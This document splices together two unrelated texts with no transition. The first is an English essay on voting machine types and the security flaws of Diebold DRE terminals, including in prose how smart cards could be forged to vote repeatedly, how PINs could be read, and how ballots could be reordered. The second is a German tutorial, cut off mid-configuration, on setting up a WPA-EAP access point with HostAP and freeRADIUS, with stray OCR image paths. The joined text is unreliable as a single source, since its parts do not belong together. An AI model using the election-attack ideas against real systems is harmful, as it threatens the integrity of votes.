Optical scan technology is much like taking a test with a number 2 pencil. The individual blackens a circle next to the candidate choice. Later, a machine reads the sheet and the votes are counted. They began use by 1980 but the exact origin is unknown. They were known to have problems in the 1980 California General Election. They were used by about 24 percent of the US by the late 1990's.

Direct Recording Electronic (DRE) is the most recent voting technology. Like lever machines, most do not currently rely on paper. The voter uses a touch screen (Diebold) or pushes buttons (Sequoia). When the vote is finalized results are stored to internal memory, disk, or a memory card. Their earliest use was in the 1970's. They grew to 8 percent use in the US by the late 1990's and today are over 25 percent.

Study of Reliability

A group at US universities Cal Tech and MIT studied voting machine reliability. They defined a residual vote as one that no presidential preference was counted. They acknowledge that there may be some instances where such a situation is legitimate. In their averaging machines from 1988-2000, the following conclusions were made: Optically scanned, lever machines, and paper ballots had lower residual votes overall than punch cards and DRE's. They studied voting machines from 1988-2000. Here are residual numbers:

Optically Scanned	1.3 percent
Lever Machines	1.4 percent
Paper Ballots	1.5 percent
Punch Card	2.5 percent
DRE	2.7 percent

What the study did not address are vulnerabilities outside of residual votes that could jeopardize an election.

Diebold Voting Technology

Analysis of Diebold voting terminals has been done since the code was discovered on their public FTP site in January 2003. While Diebold officials seemed unconcerned about proprietary code being so public, they took off the material upon discovery. They have also avoided action against any Internet sites that have mirrored this code.

The code on the FTP site was for the AccuVote-ST terminal and not the GEMS back-end tallying server (the GEMS code has been leaked and on the Internet as recently as a month from this writing). The code is written in C++, which if not controlled properly, is vulnerable to buffer overflow attacks. This has not been demonstrated with this code, but with little discipline demonstrated in so many areas, it would not be a surprise.

Terminals have been configured in multiple Microsoft Windows environments, however, it is predominately used by Windows CE.

A general description of the design is as follows: A ballot is configured and stored to a file (election.edb), which can be installed by removable media (memory card or floppy) or from an outside source (modem or Internet). Control of the system is done by smart cards, including voting. The system is initialized with an administrator smart card (prompting for a PIN). Voters then vote with a smart card, which is devalued after the vote is cast. An ender or administrator smart card (the administrator requiring a PIN) is used to end the election and send the results to the GEMS management server.

There are several vulnerabilities in the system to report. One is that there was an attempt to create hardware redundancy in case there were problems by adding a removable memory drive. Because most windows systems have a separate drive letter when such a drive is present, it would be appear easy to detect this drive. Windows CE, however, mounts the drive as a directory (much like Unix only without df to double check what is happening). Merely merely taking out the memory card and creating a subdirectory with the same name could jeopardize reliability. The code only checks to see if there is a directory named “Storage Card” and no other checking.

Another problem is with smart card authentication. Smart cards are not encrypted, leaving them open to attack. Multiple voter cards can be made so that an adversary can vote that many times. But the most cleaver adversary could program a single smart card to be reused as many times as one would wish. The card type is stored in an 8-bit byte. A voter card is 1, ender card is 2, administrator card is 4, and invalidating gives the card an 8. One could program the smart card to keep the 1 value when trying to store the 8.

The smart card can also be a problem for the ender and administrator cards. Ender cards can be set up much like the voter card, with the attribute of having the 2 value instead of 1. The administrator card has what would appear to be a problem for an attacker because of a PIN. But PIN’s are sent when challenged without encryption so that one could monitor the traffic to obtain it. But one doe not even need to do this. The PIN is sent in unencrypted from a stored value, which is unencrypted on the smart card itself. By merely reading the smart card, one could construct the PIN. Even without knowing a PIN, one could program one to the card and use it in the challenge process.

Ender and administrator smart cards are authenticated with a password that is on the smart card itself (the end user is not challenged here). However, the password is stored in the source, sent openly to the smart card, and unencrypted on the card too. As one can see there are multiple avenues to gain this password.

As discussed earlier, encryption is often not used or used improperly. Reporting to the GEMS management system (server) can be done over the Internet or modem. Data is sent without encryption here (which could be a problem in many wireless situations as well). A simple man-in-the-middle attack by an ISP or phone hijacker could be easily done. Totals could add up to the same sum as the intercepted traffic, if there were to be

any checking. SSL/TLS could have been easily added, like many applications on the Internet.

Where encryption is attempted but done improperly is with the internal logging. Items are encrypted with the weak DES standard (not triple DES). But beyond this is that the key is hard coded into the source. Also, crypto-analysis is made easier because the initialization vector for the DesCBCEncrypt (DES in CBC mode) procedure is set to null, which defaults that variable to 0. This function works best by having a number that is as random as possible. Also, cyclic redundancy checks (CRC) are stored to another file in plain text, giving another hint for crypto-analysis.

There are many problems with the coding itself. One example is that there is no change control process to prevent malicious code from being entered into the system. Also, configuration is done in the clear within the registry. Anyone who navigates the registry can find out much about the setup. Also, the choice of C++ may be a problem, but has not been demonstrated. Java or C# are not known for buffer overflow vulnerabilities.

There are also two ways for an adversary to inflict DoS attacks. One would be to use the ender or administrator card to end the election at an opportune time. This could be accomplished at a precinct that is known to have a heavy turnout for one candidate over the other. If done at the right time, like lunch hour, the other candidate would have a great advantage.

The second DoS attack (although more speculative in nature) could be done where configuration needs to be done at the last moment and definitions are Internet or modem dependent. By bringing down a phone line or the Internet just before the election, there could be a great delay, again helping a candidate in a heavily weighed district.

This brings us to ballot definitions themselves. Votes are registered by the order of the candidates on the ballot and not the candidate name itself. If one was to change the order of the ballot definition, it could throw votes to another candidate, yet another way to sway a predominating district.

The database design has much to be desired with Diebold. They are using Microsoft Access. This is a good database for a small operation that needs a quick fix. Often developers use it as a starting point and then convert the “the real thing” like SQL Server or Oracle. As a mission critical database it lacks the robustness found in other databases like constraints, triggers, and stored procedures. There are all kinds vulnerabilities in Access, which are very easily found in any search engine. It is hard to imagine why the developers would go this route. Was it ignorance? Was it cost consciousness? Was it both? There are many more questions than answers.

Within the design of the database itself, it lacks referential integrity. An example of this is that the database does not force sequentially numbered primary keys, which makes

this database an easy target to add or delete entries without any checks. One can only wonder if this was done on purpose or lack of database understanding.

A Possible Solution

In summary, it is difficult to find an exact answer to the many problems with DRE systems. There are so many places where problems can arise. The idea of a system that would be secured yet propriety goes against what a good, secure system should be. We have been told that the most secure system stands public scrutiny. Yet opening up software like this makes it easy for a competitive company to understand what the other company is doing.

It also seems that like some other areas in computer science, solutions will take a long time and not just happen instantly (i.e. artificial intelligence). While some solutions will go a long way, there will still be something to patch.

IEEE has been publishing about a possible fix for voting technology anonymity, for example. It would involve having two encrypting vendors. Each voter could use dual keys to check their vote electronically at any time. This design would make it so that you could keep your vote anonymous since both keys are necessary. The only problem is if both venders work together, identities can be found. The challenge is to find motivations to keep either vender from working together like this.

HostAP WPA Workshop

Jan Fiegert

12. Dezember 2004

1 WPA, 802.1x und EAP

802.11 basierte Verfahren sind seit vielen Jahren der Standard zum Betrieb drahtloser Funknetze. Die dabei zum Einsatz kommenden Verschlüsselungstechnik WEP erwies sich allerdings recht bald als unbrauchbar für Szenarios in denen echte Sicherheit auf dem Übertragungsmedium erforderlich ist. Dabei ist weniger der Algorithmus (RC4) selbst das Problem. Die eigentliche Schwäche liegt in der Art und Weise wie er bei WEP zum Einsatz kommt.

WPA ist angetreten die Implementierungsschwächen in WEP auszumerzen ohne einen völlig neuen Algorithmus zu verwenden. Aufgrund dessen kann die verwendete Hard- und Firmware weiter verwendet werden. Ein neuer Verschlüsselungsalgorithmus ist für die nächste Version des 802.11 Standards (802.11i) vorgesehen.

Um die Schwachstellen von WEP in der zwischen Zeit auszumerzen, hat die WI-FI Allianz das Verfahren *Wi-Fi Protected Access*(kurz WPA) definiert. WPA kombiniert dazu neue Authentifizierungs Verfahren mit bereits implementierten Verschlüsselungsalgorithmen. Der 802.1x Standard beschreibt die folgenden Teilnehmer:

- **Supplicant:** Hierbei handelt es sich um die 802.1x Client Komponente. Er implementiert Schlüsselaustausch und Authentifizierung. Supplicants existieren für alle gängigen Betriebssysteme. (xsupplicant und Open1x für Linux, eapol für Mac OS X, die neueren Windows Systeme enthalten ebenfalls einen Supplicant für 802.1x)
- **Authenticator:** Dieses Komponente regelt den Zugriff auf das zu schützenden Netzwerk Segment. Solange eine Client nicht authentifiziert ist, gestattet er nur Traffic, der der Authentifizierung dient. Nach der erfolgreicher Authentifizierung und Schlüsselaustausch schaltet er den gesamten Port für beliebigen Verkehr frei.
- **Authentication Server:** Der Authentication Server bekommt vom Supplicant Authentifizierungsanfragen der Supplicants weitergreicht. Er entscheidet ob dem Client Zugriff auf das Netzwerk gestattet werden soll oder nicht.

802.1x ist ein allgemeines Verfahren zur Port basierten Zugangskontrolle. Sein Einsatz ist nicht auf den hier beschriebenen Fall (Wireless LAN's) beschränkt. Es gibt einen Rahmen vor, wie die beteiligten Komponenten den Zugriff auf ein Netzwerk auszuhandeln haben. Verwendet man ein entsprechendes EAP Verfahren (z.B. EAP-TLS) ist ein sicherer Austausch von Schlüsseln zwischen Access Point und Client möglich.

Nach erfolgreicher Authentifizierung eines Clients wird zwischen diesem und dem Authentication Server ein verschlüsselter Tunnel aufgebaut. Der Authentication Server überträgt ein Master Password and den Authenticator. Der kann jetzt die verschlüsselte Sitzung übernehmen, RC4 Schlüssel erzeugen, und diese über den Tunnel and den Client übetragen. Der Tunnel bleibt während der ganzen Session bestehen. Die Komponenten nutzen diesen um während der Session von Zeit zu Zeit neue Schlüssel auszutauschen. Dies erhöht die Sicherheit des Verfahrens, da die Gefahr von so genannten IV Kollisionen (Eine der Hauptschwächen von WEP) verringert wird. Hat bis zu diesem Punkt alles geklappt, öffnet der Authenticator den den Port für den Client




Abbildung 1: 802.1x Übersicht

vollständig. Der Client ist authentifiziert und authorisiert, die Keys für die Verschlüsselung sind ausgetauscht.

Das eben beschriebene Verfahren wird im allgemeinen als WPA-EAP bezeichnet. Verzichtet man auf einen dedizierten Authentication Server, muss das zur Schlüsselgenerierung verwendete Master Password vom Benutzer auf dem Authenticator und dem Supplicant hinterlegt werden. Diese abgerüstete Variante wird als WPA–PSK bezeichnet. Derartige Lösung finden ihre Anwender vor allem in SOHO Bereich. Bei der Wahl des PSK muß man allerdings sehr sorgfältig (besser: zufällig) vorgehen. Schwache Passwörter machen das Verfahren für Wörterbuch Attacken anfällig.

2 Implementierung

Ziel dieses Workshops ist es, einen Access Point zu realisieren. der die WPA–Spezifizierung implementiert. Als Platform kommt Linux zum Einsatz, der Authenticator wird durch das HostAP Projekt geliefert, der Authentication Server ist ein freeRADIUS Server. Als EAP Variante soll hier nur EAP-TLS zum Einsatz kommen.

Das HostAP Projekt hat sich (unter anderem) das Ziel gesetzt Accesspoint Funktionalität für Linux basierte Betriebssysteme zu realisieren. Dazu wurden verschiedene Kernel Module für 802.11b Karten mit Prism2/2.5/3 Chipset und User Space Programme entwickelt. Alle Ausführungen beziehen sich auf ein Setup basierend auf einer 802.11b PCI oder Mini-PCI Karte. Solche Karten findet man vereinzelt im Handel oder auf diversen Online Versteigerungsplattformen.

2.1 Kernel Konfiguration

Ausgangspunkt für dieses Projekt ist ein Linux Kernel 2.6.7 . Es kann im Prinzip aber jeder aktuelle Kernel aus der 2.6 oder 2.4er Serie verwendet werden. Aus dem HostAP Projekt stammen Kernel Patches, Treibermodule und zusätzliche Programme um Access Point Funktionalität zu realisieren. Hier werden wir die letzte als stabil bezeichnete Version 2.4/2.5 verwenden. Nach Auspacken der Archive an geeigneter Stelle geht es an das Anpassen der Kernel Quellen.

```
bash$>cd linux-2.6.7/
bash$>cat ../hostap-driver-0.2.4/kernel-patches \
/hostap-linux-2.6.2.patch | patch -p1
```

Der HostAP Treiber kommt in 2 seperaten Teilen, als Patch Set für den Kernel und den eigentlichen Treibermoduln. Die Module werden in die Kernel Quellen kopiert.

```
bash$>cd linux-2.6.7/
bash$>cp ../hostap-driver-0.2.4/driver/modules/hostap*.[ch] \
driver/net/wireless/
```

Während der Kernel Konfiguration (`make menuconfig`) sind also die folgenden Eigenschaften zu aktivieren:

```
[*] Wireless LAN drivers (non-hamradio) & Wireless Extensions
[M] Host AP support
[M] Host AP driver for Prism2.5 PCI adaptors
```

Für den Fall das man Besitzer einer Karte mit alter Firmware, ist kann man - wie hier geschehen - noch die Unterstützung für Firmware Downloads aktivieren. Ebenfalls sollte man die benötigten Verschlüsselungsmodule im Kernel aktivieren. HostAP bringt zwar entsprechende Routinen mit; diese werden aber in zukünftigen (fest in den Kernel integrierten) Versionen möglicherweise verschwinden.

```
[M] RC4 cipher algorithm
[M] Michael MIC keyed digest algorithm
```

Voreingestellt ist in der vorliegenden Version die Benutzung der HostAP eigenen Crypto Routinen. Um diese zu ändern begibt man sich nach `drivers/net/wireless` und öffnet die Datei `hostap_config.h` mit einem Editor seiner Wahl. Der Kommentar um die Präprozessoranweisung `#define HOSTAP_USE_CRYPTO_API` muss enfernt werden um den Treiber anzuweisen die Kernel Crypto Module zu verwenden:

```
/* Use Linux crypto API instead of own encryption implementation whenever
 * possible. */
#define HOSTAP_USE_CRYPTO_API
```

Zusätzlich zu diesen HostAP bezogenen Settings aktviert man noch die Option für 802.1d Ethernet Bridiging. Einen Access Point als Bridge zu betreiben ist empfehlenswert, da er so ohne große Änderungen an selbiger in eine bestehende Netztopologie eingegliedert werden kann.

Nach Abschluss dieser Arbeiten kann der Kernel übersetzt und installiert werden. Die Installation folgt den Gegebenheiten von Architektur, Distribution und verwendetem Loader (Grub, lilo , etc.).

2.2 Hilfsprogramme übersetzen

Nach hoffentlich erfolgreichem Neustart müssen noch die anderen HostAP Komponenten übersetzt werden.

- `hostap-utils-0.2.4`
- `hostapd-0.2.5`

Dafür sind keine besonderen Vorkehrungen zu treffen. In den Verzeichnissen ist nur `make` aufzurufen; danach sind die Binaries in eine genehme Location (`/usr/local/sbin/`) zu kopieren. Danach ist der richtige Zeitpunkt für eine erste Funktionsprüfung gekommen. Mit `modpobe hostap_pci` lädt man den Kerneltreiber. `iwconfig` sollte zwei neue Netzwerkschnittstellen melden:

```
wifi0     IEEE 802.11b  ESSID:"test"
          Mode:Master  Frequency:2.422 GHz  Access ...
          ...
wlan0     IEEE 802.11b  ESSID:"test"
          Mode:Master  Frequency:2.422 GHz  Access ...
          ...
```

2.3 freeRADIUS als Authentication Server

Obwohl der Standard nicht die Verwendung eines bestimmten Authentication Servers vorschreibt wird in aller Regel ein RADIUS Server zum Einsatz kommen. Für die Verwendung von EAP-TLS müssen für den RADIUS Server und für die Supplicants Zertifikate und Schlüssel erzeugt und verwaltet werden. Ebenso ist eine CA notwendig. Man kommt nicht um den Betrieb einer Public Key Infrastruktur herum. Mit `openssl` steht eine freie SSL-Implementierung zur Verfügung, die diese Aufgaben leisten kann. Für die Verwaltung der Server und Client Zertifikate ist der Einsatz einer grafischen Benutzeroberfläche ratsam. TinyCA als Frontend für `openssl` ist dafür gut geeignet. Wer allerdings schon eine PKI im Betrieb hat, sollte diese auch für sein WPA Projekt verwenden.

2.3.1 TinyCA, Zertifikate und Keys

Am Anfang einer PKI steht immer die Erstellung eines *Self Signed CA Certificate* Man bedient sich dazu des New CA Buttons aus der TinyCA Toolbar. Das erscheinende Formular füllt man nach bestem Wissen und Gewissen aus. Nach drücken des OK Buttons werden das CA Zertifikat und die zugehörigen Keys generiert. Das Ergebnis sollte ungefähr wie Abbildung 2 aussehen.

Jetzt können die Zertifikat für den Radis Server und den ersten Client generiert werden. Im ersten Schritt lassen wir uns einen Certificate Signing Request erzeugen. Unter TinyCA muß dazu das Tab mit der Bezeichnung 'Requests' angewählt werden. Danach in der Toolbar 'New' auswählen und das erscheinende Formular ausfüllen. Dabei sollte man beim Zertifikat für den RADIUS Server das Feld *Common Name* mit der eigenen IP Adresse versehen. (Abbildung 3) Beim Client Request trägt man am besten die e-mail Adresse des Zertifikatinhabers ein (Abbildung 4). Ansonsten unterscheiden sich die Requests nicht.

Um die Zertifikate einsetzen zu können, müssen diese noch von der CA unterschreiben werden. Beide Zertifikate sollten nach einem Klick auf das *Requests* Tab im Hauptfenster von TinyCA zu finden sein. (Abbildung 5)

Öffnet man das Kontextmenü für einen Eintrag, sieht man unter anderem 2 Optionen zum signieren des ausgewählten Request. Für den RADIUS Server nutzt man *Sign Request (Server)* und für das Benutzer Zertifikat die mit *Sign Request (Client)* bezeichnete Variante. TinyCA wird nach dem CA Passwort fragen und den ausgewählten Request signieren. Hat TinyCA den Vorgang für beide Requests durchgeführt, sind beide Zertifikate in der Zertifikat Übersicht mit dem Status *valid* aufgegführt. Die Exportfunktion ermöglicht es uns die Zertifikate zu exportieren und sie in den




Abbildung 2: TLS Certificate Authority einrichten

Applikationen für die sie gedacht sind zum Einsatz zu bringen. Zum Abschluß lassen wir uns von openssl noch eine Konfiguration für den Diffie-Hellmann Key Exchange Algorithmus generieren:

```
openssl dhparam -check -text -5 512 -out DH
```

2.3.2 Konfiguration Radius Server

Die vollständige Konfiugration eines RADIUS Servers hier zu beschreiben würden den Rahmen dieses Workshops sicher sprengen. Ich beschränke mich an dieser Stelle auf die für das EAP-TLS relevanten Settings. Die meisten Distributionen haben schon einige Mühen in die Vereinfachung der Konfiguration gesteckt. So ist die Konfiguration of nach Aufgaben gegliedert in verschiedene Dateien und Vertzeichnisse unterhalb `/etc/raaddb/` aufgeteilt. Um dies schöne Übersichtlichkeit nicht zu zerstören sollte man sich für die für TLS notwendigen zusätzlichen Files ein eigenes Verzeichnis names `certs` anlegen. Hier hinein kopiert man nach erfolgtem Export folgende Files:

- Das Certifikat für den RADIUS Server (`server-cert.pem`)
- Den privaten Schlüssel für den RADIUS Server (`server-key.pem`)
- Das CA Zertifikat (`cacert.pem`)
- Das DH Konfigurations Files (`DH`)

Jetzt kann man sich auf die Suche nach den EAP und TLS bezogenen Settings innerhalb der RADIUS Server Konfiguration machen. Unter dem von mir verwendeten Gentoo-Linux finden sich dies in der Datei `/etc/raddb/eap.conf` Bis auf `random_file = ${raddbdir}/certs/random` sind alle Einträge in der TLS Section bei der Erörterung der *openssl* bereits erläutert wurden. Diese Datei kann durch Eingabe von

```
dd if=/dev/random of=/etc/raddb/random bs=1024 count=3
```




Abbildung 3: Erzeugen eines CSR für den RADIUS Server.

erzeugt werden. Damit der Raidus Server die EAP-TLS Configuration auch verwendet, müssen in der `/etc/raddb/radiusd.conf` eventuell noch Einträge in der `authorize { ... }` und der `authenticate { ... }` Sektionen ergänzt werden. Da der im nächsten Aschnitt beschriebene `hostapd` als Client für den Radius server agieren soll muß er der Radius eigenen Benutzerverwaltung bekannt gemacht werden:

```
client 192.168.185.68 {
        secret          = *****
        shortname       = ap
}
```

Die IP Adresse und das Passwort werden vom Authenticator verwendet um sich beim Radius Server anzumelden. Nach dem Start ist der Radius Server jetzt bereit Anfragen der Supplicants entgegen zu nehmen und dem Authenticator TLS gesicherte Tunnel bereitzustellen.

2.4 `hostapd` als Authenticator

Nach diesen vorbereitenden Arbeiten können wir jetzt mit der Konfiguration des `hostapd` beginnen. Da diese Software derzeit noch nicht allzuweit verbreitet, und demzufolge nur wenig Dokumentation im Internet verfügbar ist, wird dies etwas detaillierter als im vorherigen Abschnitt erfolgen.

2.4.1 Allgemeine Settings (SSID, Logging, Verschiedenes)

Bis zum Zeitpunkt einer ersten erfolgreichen Verbindungsaufnahme sind ausreichene Debug Ausgaben unbedingt notwendig. Mit den folgenden Anweisungen in der `hostapd.conf` schalten wir die Ausgaben sowohl auf die Console als auch ins Syslog:




Abbildung 4: Generieren des Request für den Client

```
logger_syslog=-1
logger_syslog_level=2
logger_stdout=-1
logger_stdout_level=2
```

Bis alles nach unseren Vorstellungen läuft werden wir den *hostapd* sicher das eine oder andere mal stoppen, die Konfiguration ändern und danch wieder neu starten müssen. Wenn das Programm dabei sich jedesmal in den Hintergrund begibt kann dies auf Dauer lästig werden. Mit der Anweisung

```
daemonize=0
```

unterbindet man dies. Da das Programm jetzt im Vordergrund läuft, kann es bequem mit `CRTL-C` beendet werden. Unter welcher SSID der Accesspoint sich seiner Umwelt announciert legen wir ebenfalls durch einen entsprechenden Eintrag fest.

```
ssid=wpaeap-test
```

2.4.2 802.1x und Radius spezifische Settings

Wir folgen dem im Beispiel Konfigurations File gemachten Vorschlag und legen als Authentifizierungs Methode *Open System Authentification* fest:

```
auth_algs=0
```

Die *802.1x* Authentifizierung muß natürlich angeschaltet werden:

```
ieee8021x=1
```




Abbildung 5: Certificate Singing Requests

Der integrierte minimale Authetication Server wird abgeschaltet. Der findet nur bei WPA mit *pre shared keys* Verwendung.

```
minimal_eap=0
```

